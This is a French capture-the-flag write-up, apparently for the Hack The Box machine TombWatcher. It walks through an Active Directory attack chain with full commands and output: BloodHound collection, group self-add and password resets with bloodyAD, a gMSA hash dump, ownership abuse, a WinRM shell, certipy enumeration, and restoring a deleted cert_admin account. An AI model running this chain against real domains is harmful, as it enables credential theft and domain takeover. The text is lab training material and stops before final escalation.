
distinguishedName: CN=Alfred,CN=Users,DC=tombwatcher,DC=htb
thumbnailPhoto: WRITE
pager: WRITE
mobile: WRITE
homePhone: WRITE
userSMIMECertificate: WRITE
msDS-ExternalDirectoryObjectId: WRITE
msDS-cloudExtensionAttribute20: WRITE
msDS-cloudExtensionAttribute19: WRITE
msDS-cloudExtensionAttribute18: WRITE
msDS-cloudExtensionAttribute17: WRITE
msDS-cloudExtensionAttribute16: WRITE
msDS-cloudExtensionAttribute15: WRITE
msDS-cloudExtensionAttribute14: WRITE
msDS-cloudExtensionAttribute13: WRITE
msDS-cloudExtensionAttribute12: WRITE
msDS-cloudExtensionAttribute11: WRITE
msDS-cloudExtensionAttribute10: WRITE
msDS-cloudExtensionAttribute9: WRITE
msDS-cloudExtensionAttribute8: WRITE
msDS-cloudExtensionAttribute7: WRITE
msDS-cloudExtensionAttribute6: WRITE
msDS-cloudExtensionAttribute5: WRITE
msDS-cloudExtensionAttribute4: WRITE
msDS-cloudExtensionAttribute3: WRITE
msDS-cloudExtensionAttribute2: WRITE
msDS-cloudExtensionAttribute1: WRITE
```

msDS-GeoCoordinatesLongitude: WRITE
msDS-GeoCoordinatesLatitude: WRITE
msDS-GeoCoordinatesAltitude: WRITE
msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE
msPKI-CredentialRoamingTokens: WRITE
msDS-FailedInteractiveLogonCountAtLastSuccessfulLogon: WRITE
msDS-FailedInteractiveLogonCount: WRITE
msDS-LastFailedInteractiveLogonTime: WRITE
msDS-LastSuccessfulInteractiveLogonTime: WRITE
msDS-SupportedEncryptionTypes: WRITE
msPKIAccountCredentials: WRITE
msPKIDPAPIMasterKeys: WRITE
msPKIRoamingTimeStamp: WRITE
mSMQDigests: WRITE
mSMQSignCertificates: WRITE
userSharedFolderOther: WRITE
userSharedFolder: WRITE
url: WRITE
otherIpPhone: WRITE
ipPhone: WRITE
assistant: WRITE
primaryInternationalISDNNumber: WRITE
primaryTelexNumber: WRITE
otherMobile: WRITE
otherFacsimileTelephoneNumber: WRITE
userCert: WRITE
homePostalAddress: WRITE
personalTitle: WRITE
wWWHomePage: WRITE
otherHomePhone: WRITE
streetAddress: WRITE
otherPager: WRITE
info: WRITE
otherTelephone: WRITE
userCertificate: WRITE
preferredDeliveryMethod: WRITE
registeredAddress: WRITE
internationalISDNNumber: WRITE
x121Address: WRITE
facsimileTelephoneNumber: WRITE
teletexTerminalIdentifier: WRITE
telexNumber: WRITE
telephoneNumber: WRITE
physicalDeliveryOfficeName: WRITE
postOfficeBox: WRITE
postalCode: WRITE
postalAddress: WRITE
street: WRITE
st: WRITE
l: WRITE
c: WRITE

neo4j start

ingestion

```
bloodhound-python -c All -u Alfred -p basketball -d tombwatcher.HTB -ns 10.129.229.91 --zip
```



Note

Alfred peut d'ajouter lui-même au groupe 'Infrastructure'

Infrastructure

Si on arrive à rajouter Alfred à ce groupe, voici ce qu'on pourrait faire :




INFRASTRUCTURE@TOMBWATCHER.HTB

ReadGMSAPassword



ANSIBLE_DEV\$@TOMBWATCHER.HTB

Il sera possible de lire le 'GMSAPassword'.



Ansible_DEV peut changer le mot de passe de 'SAM'.




SAM@TOMBWATCHER.HTB

WriteOwner



JOHN@TOMBWATCHER.HTB

SAM est propriétaire de l'utilisateur 'JOHN'.



Note

C'est l'utilisateur 'JOHN' qui peut faire de remote management (winrm).

On verra ces droits une fois accédé à celui-ci.

Ajoutons-le au groupe :

BloodyAD

```
bloodyAD --host "10.129.229.91" -d "tombwatcher.htb" -u "Alfred" -p "basketball" add groupMember "infrastructure" "Alfred"
```

```
[+] Alfred added to infrastructure
```

Ansible_dev

ReadGMSAPassword

```
gMSADumper.py -u 'Alfred' -p 'basketball' -d 'tombwatcher.htb'
```

```
Users or groups who can read password for ansible_dev$:
```

```
> Infrastructure
```

```
ansible_dev$:::1c37d00093dc2a5f25176bf2d474afdc
```

```
ansible_dev$:aes256-cts-hmac-sha1-
```

```
96:526688ad2b7ead7566b70184c518ef665cc4c0215a1d634ef5f5bcda6543b5b3
```

```
ansible_dev$:aes128-cts-hmac-sha1-96:91366223f82cd8d39b0e767f0061fd9a
```

SAM

bloodyAD

```
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u 'ansible_dev$' -p ':1c37d00093dc2a5f25176bf2d474afdc' set password SAM 'P@ssw0rd123!'
```

```
[+] Password changed successfully!
```

john

```
bloodyAD --host 10.129.229.91 -d TOMBWATCHER.HTB -u SAM -p 'P@ssw0rd123!' get writable -detail
```

```
distinguishedName: CN=john,CN=Users,DC=tombwatcher,DC=htb  
OWNER: WRITE
```

genericAll

```
bloodyAD --host "10.129.229.91" -d "tombwatcher.htb" -u "SAM" -p 'P@ssw0rd123!' set owner "john" "SAM"
```

```
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by SAM on john
```

```
bloodyAD --host "10.129.229.91" -d "tombwatcher.htb" -u "SAM" -p 'P@ssw0rd123!' add genericAll "john" "SAM"
```

```
[+] SAM has now GenericAll on john
```

Changer le mot de passe de john

```
bloodyAD --host "10.129.229.91" -d "tombwtacher" -u "SAM" -p 'P@ssw0rd123!' set password "john" 'P@ssw0rd123!'
```

```
[+] Password changed successfully!
```

WinRM john

```
[Jun 11, 2025 - 11:04:37 ] HTB_area /workspace → evil-winrm -u "john" -p 'P@ssw0rd123!' -i "10.129.229.91"
```

```
Evil-WinRM shell v3.7
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\john\Documents> cd "C:/Users/john/Desktop/"
```

```
*Evil-WinRM* PS C:\Users\john\Desktop> ls
```

```
Directory: C:\Users\john\Desktop
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a-r---	6/10/2025 7:25 PM	34	user.txt

Admin

JOHN@TOMBWATCHER.HTB

GenericAll

ADCS@TOMBWATCHER.HTB

certipy

Repérer les éléments vulnérables

```
certipy find -u 'john@tombwatcher.htb' -p 'P@ssw0rd123!' -dc-ip '10.129.229.91' -vulnerable -stdout
```

```
CA Name : tombwatcher-CA-1
DNS Name : DC01.tombwatcher.htb
Certificate Subject : CN=tombwatcher-CA-1, DC=tombwatcher,
DC=htb
Certificate Serial Number : 3428A7FC52C310B2460F8440AA8327AC
Certificate Validity Start : 2024-11-16 00:47:48+00:00
Certificate Validity End : 2123-11-16 00:57:48+00:00
Web Enrollment : Disabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
  Owner : TOMBWATCHER.HTB\Administrators
  Access Rights
    ManageCertificates : TOMBWATCHER.HTB\Administrators
                        TOMBWATCHER.HTB\Domain Admins
                        TOMBWATCHER.HTB\Enterprise Admins
    ManageCa : TOMBWATCHER.HTB\Administrators
              TOMBWATCHER.HTB\Domain Admins
              TOMBWATCHER.HTB\Enterprise Admins
    Enroll : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates : [!] Could not find any certificate
templates
```

Pas de templates

Trash AD

Vérification de la corbeille active directory

```
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects -Properties *
```

```
CN : cert_admin
DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
codePage : 0
countryCode : 0
Created : 11/16/2024 12:07:04 PM
createTimeStamp : 11/16/2024 12:07:04 PM
Deleted : True
Description :
DisplayName :
```

```

DistinguishedName           : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
dSCorePropagationData       : {11/16/2024 12:07:10 PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
givenName                   : cert_admin
instanceType                : 4
isDeleted                   : True
LastKnownParent             : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff                  : 0
lastLogon                   : 0
logonCount                  : 0
Modified                    : 11/16/2024 12:07:27 PM
modifyTimeStamp              : 11/16/2024 12:07:27 PM
msDS-LastKnownRDN          : cert_admin
Name                        : cert_admin
                             DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
nTSecurityDescriptor        :
System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory              :
ObjectClass                  : user
ObjectGUID                  : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid                   : S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID              : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                  : 133762504248946345
sAMAccountName              : cert_admin
sDRightsEffective           : 7
sn                          : cert_admin
userAccountControl          : 66048
uSNChanged                  : 13197
uSNCreated                  : 13186
whenChanged                 : 11/16/2024 12:07:27 PM
whenCreated                 : 11/16/2024 12:07:04 PM

```

Note

L'utilisateur cert_admin a été supprimé, mais il peut toujours être restauré.
Il était dans l'**OU=ADCS**, donc probablement lié à l'infra ADCS.

S'il avait des droits ADCS (comme **Enroll / ESC1-8**, etc.), **le restaurer peut permettre un full domain compromise**.

```
Restore-ADObject -Identity '938182c3-bf0b-410a-9aaa-45c8e1a02ebf'
```

```
Get-ADUser cert_admin -Properties *
```

```

AccountExpirationDate       :
accountExpires              : 9223372036854775807
AccountLockoutTime          :
AccountNotDelegated         : False
AllowReversiblePasswordEncryption : False
AuthenticationPolicy        : {}
AuthenticationPolicySilo    : {}

```

```
BadLogonCount : 0
badPasswordTime : 0
badPwdCount : 0
CannotChangePassword : False
CanonicalName : tombwatcher.htb/ADCS/cert_admin
Certificates : {}
City :
CN : cert_admin
codePage : 0
Company :
CompoundIdentitySupported : {}
Country :
countryCode : 0
Created : 11/16/2024 12:07:04 PM
createTimeStamp : 11/16/2024 12:07:04 PM
Deleted :
Department :
Description :
DisplayName :
DistinguishedName :
CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Division :
DoesNotRequirePreAuth : False
dSCorePropagationData : {6/11/2025 9:45:24 AM, 11/16/2024 12:07:10 PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
EmailAddress :
EmployeeID :
EmployeeNumber :
Enabled : True
Fax :
GivenName : cert_admin
HomeDirectory :
HomedirRequired : False
HomeDrive :
HomePage :
HomePhone :
Initials :
instanceType : 4
isDeleted :
KerberosEncryptionType : {}
LastBadPasswordAttempt :
LastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff : 0
lastLogon : 0
LastLogonDate :
LockedOut : False
logonCount : 0
LogonWorkstations :
Manager :
MemberOf : {}
MNSLogonAccount : False
MobilePhone :
Modified : 6/11/2025 9:45:24 AM
modifyTimeStamp : 6/11/2025 9:45:24 AM
msDS-LastKnownRDN : cert_admin
msDS-User-Account-Control-Computed : 0
Name : cert_admin
nTSecurityDescriptor :
System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory :
CN=Person,CN=Schema,CN=Configuration,DC=tombwatcher,DC=htb
ObjectClass : user
ObjectGUID : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid : S-1-5-21-1392491010-1358638721-2126982587-1111
Office :
OfficePhone :
Organization :
OtherName :
```

```
PasswordExpired : False
PasswordLastSet : 11/16/2024 12:07:04 PM
PasswordNeverExpires : True
PasswordNotRequired : False
POBox :
PostalCode :
PrimaryGroup : CN=Domain
Users,CN=Users,DC=tombwatcher,DC=htb
primaryGroupID : 513
PrincipalsAllowedToDelegateToAccount : {}
ProfilePath :
ProtectedFromAccidentalDeletion : False
pwdLastSet : 133762504248946345
SamAccountName : cert_admin
sAMAccountType : 805306368
ScriptPath :
sDRightsEffective : 7
ServicePrincipalNames : {}
SID : S-1-5-21-1392491010-1358638721-2126982587-1111
SIDHistory : {}
SmartcardLogonRequired : False
sn : cert_admin
State :
StreetAddress :
Surname : cert_admin
Title :
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UseDESKeyOnly : False
userAccountControl : 66048
userCertificate : {}
UserPrincipalName :
uSNChanged : 94858
uSNCreated : 13186
whenChanged : 6/11/2025 9:45:24 AM
whenCreated : 11/16/2024 12:07:04 PM
```

BloodyAD

Changer le mot de passe de cert_admin

```
bloodyAD --host "10.129.229.91" -d "tombwtacher" -u "john" -p 'P@ssw0rd123!' set password
"cert_admin" 'P@ssw0rd123!'
```

```
[+] Password changed successfully!
```